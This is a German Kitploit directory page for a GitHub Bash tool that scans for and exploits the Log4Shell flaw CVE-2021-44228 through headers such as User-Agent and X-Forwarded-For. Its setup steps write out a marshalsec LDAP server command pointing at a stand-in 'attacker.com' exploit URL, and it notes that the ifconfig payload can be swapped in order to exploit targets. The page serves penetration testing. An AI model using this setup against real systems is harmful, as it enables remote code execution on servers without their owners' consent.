Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Log4j-Scanner-Exploit — Bash-Skript zur Fernidentifikation der Log4j-Schwachstelle CVE-2021-44228. | Kitploit
Tools/GitHubGitHub/julian911015/log4j-scanner-exploit
SchwachstellenscannerPayload-GenerierungExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubjulian911015/log4j-scanner-exploit

Log4j-Scanner-Exploit

Bash-Skript zur Fernidentifikation der Log4j-Schwachstelle CVE-2021-44228.

Repository anzeigen
288vor 2 JahrenNoch nicht geprüft
Teilen

Log4Shell-Scanner-Exploit

Bash-Skript, das es ermöglicht, die Log4shell-Schwachstelle remote zu identifizieren und/oder auszunutzen. Dieses Tool führt verschiedene Tests mit LDAP-Payloads und den Headern X-Api-Version, User-Agent und X-Forwarded-For durch.

Dieses Skript immer nur mit vorheriger Genehmigung des Eigentümers des geprüften Dienstes/der geprüften Anwendung verwenden.

Abhängigkeiten:

  1. Wir erstellen einen vorkonfigurierten LDAP-Server von Github: https://github.com/mbechler/marshalsec

mvn clean package -DskipTests && Java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar

marshalsec.jndi.LDAPRefServer 'http://attacker.com/#exploit'

  1. Wir aktivieren einen HTTP-Server python3 -m http.server 8080

  2. Java installiert haben #sudo apt install default-jre

  3. Curl installiert haben #sudo apt-get install curl

Anwendungsbeispiel:

Folgende Parameter eingeben:

  • Liste der zu scannenden URLs
  • IP-Adresse des LDAP-Servers
  • Port des LDAP-Servers
  • IP-Adresse des HTTP-Servers
  • Port des HTTP-Servers

#Beispiel Scan einer Anwendung im internen Netzwerk:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

#Beispiel Scan einer Anwendung im Internet:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

Hinweise:

  • Der verwendete Payload sendet den Befehl "ifconfig" an die als verwundbar identifizierten Maschinen. Dieser Payload ist Base64-kodiert und kann geändert werden, um die Exploitationsphase in einem Pentesting-Audit durchzuführen.
  • Wenn das Tool für Internetdienste verwendet werden soll, kann ein Ngrok-Dienst gestartet werden, der ein Port-Forwarding zum lokalen Port des LDAP-Servers durchführt.
  • Dieses Skript immer nur mit vorheriger Genehmigung des Eigentümers des geprüften Dienstes/der geprüften Anwendung verwenden.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →








